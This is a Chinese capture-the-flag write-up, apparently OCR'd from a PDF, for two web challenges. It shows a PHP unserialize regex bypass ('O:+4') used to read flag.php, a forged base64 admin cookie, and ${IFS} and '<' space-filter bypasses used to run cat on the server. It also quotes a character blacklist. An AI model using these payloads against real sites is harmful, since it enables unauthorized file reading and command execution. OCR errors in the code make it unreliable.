```
easy
题目index.php给出源码:
<?php
@error_reporting(1);
include 'flag.php';
class baby
{
    public $file;
    function __toString()
        if(isset($this->file))
            $filename = "./{$this->file}";
            if (file_get_contents($filename))
            {
                return file_get_contents($filename);
if (isset($_GET['data']))
    $data = $_GET['data'];
    preg_match('/[oc]:\d+:/i', $data, $matches);
    if(count($matches))
    {
        die('Hacker!');
    }
    else
        $good = unserialize($data);
        echo $good;
}
else
```

```
{
    highlight_file("./index.php");
}
```

这题一开始没看懂到底是啥意思,一开始定义了一个baby类,然后在下面完全没有用到有关这个类的任何东西,所以身为萌新的我一脸蒙圈···后来经过仔细地阅读代码,大量的查阅资料,现了其中的猫腻···

分析:

代码一开始包含文件flag. php;

然后定义了一个类,类成员变量\$file,重写__toString()方法,这个方法就是将以\$filename为文件名的文件输出;

接着对data进行正则匹配preg_match('/[oc]:\d+:/i',\$data,\$matches), 匹配结果放入\$matches, 匹配成功就die('Hacker!'), 不成功就对输入的\$data进行反序列化并输出;解题方法:

其实这个题理解了以后就不难了,目标是输出flag. php的内容,所以构造的data肯定也与包含的文件名相关;

先对flag.php进行序列化并输出,脚本如下:

```
}
}
$a=new baby();
$a->file='flag.php';
$b=serialize($a);
echo($b);
?>
```

***测试结果输出: ***0:4: "baby":1: {s:4: "file"; s:8: "flag. php";} 直接GET这个值会匹配正则表达式,所以就要想办法绕过;

绕过方法:该函数设计的初衷是为了不让Object类型被反序列化,然而正则不够严谨,我们可以在对象长度前加一个+号,即0:4 -> 0:+4,即可绕过这层检测,从而使得我们可控的数据传入unserialize函数;


构造如下: 0:+4:"baby":1:{s:4:"file";s:8:"flag.php";}

将这个字符传入unserialize函数以后会直接反序列化出一个baby的对象\$good,\$good->file是flag.php,反序列化后会直接默认调用魔术方法_toString()输出文件内容;

所以归根结底还是一个正则绕过+反序列化的问题,将构造的data经过URL编码以后GET进去即可得到flag;(不知道为啥直接在浏览器里传参没用,所以就用bp构造GET了一下)

payload:?

 $data = 0\%3A\%2b4\%3A\%22baby\%22\%3A1\%3A\%7Bs\%3A4\%3A\%22file\%22\%3Bs\%3A8\%3A\%22flag.\ php\%22\%3B\%7D$



反序列化漏洞参考链接:

https://www.freebuf.com/articles/web/167721.html

https://xz.aliyun.com/t/3017

https://paper.seebug.org/39/

easyweb2

这题拿到以后没有切入点···老办法···扫一波目录,发现admin. php和config. php

ID	地址	HTTP响 <u>应</u>
1	http://101.71.29.5:10001/admin.php	200
2	http://101.71.29.5:10001/config.php	200
3	http://101.71.29.5:10001/public/	200
4	http://101.71.29.5:10001//admin.php	200
5	http://101.71.29.5:10001/admin.php	200
6	http://101.71.29.5:10001/config.php	200
7	http://101.71.29.5:10001/img/	200

进入admin.php发现You are not admin…,基本定下思路就是伪造管理员身份登录,查看请求 头中的信息发现cookie的user=dXN1cg%3D%3D推测为base64编码,解码为user



要求以管理员身份登录,于是伪造user为admin, base64编码一下修改cookie的值为YWRtaW4=; 刷新网页后发现进入了如下界面;



输入1s发现回显;

admin.php color config.php contactform css fonts img index.php js public templates

输入1s /想查看根目录报错error,输入cat admin.php报错,设想是过滤了空格,Google了一下空格的绕过方式如下:IFS的默认值为:空白(包括:空格,tab,和新行)用\${IFS}尝试绕过,输入1s\${IFS}/,发现回显中有flag信息:



直接cat\${IFS}/ffLAG 404得到flag:



事后想查看admin.php和config.php的内容,发现\${IFS}无效,于是尝试〈>成功,直接cat〈>admin.php和config.php即可;



admin. php

```
$res = implode("\n", $retval);
        }e1se{
                 $res = 'error';
        }
}else{
        $res = '';
}
include './templates/admin.html';
config.php
<?php
session_start();
function waf_exec($str) {
        black_str = "/(; |&|>|) | {|%| # | ! | ? |@| + | )/i";}
                 $str = preg_replace($black_str, "", $str);
                 return $str;
        }
```

发现确实用waf_exec()函数过滤了空格, >, {,}等一系列符号,但是没有过滤</s>
以直接用<和\$IFS绕过即可;

参考连接: https://blog.csdn.net/Gar_denia/article/details/88080370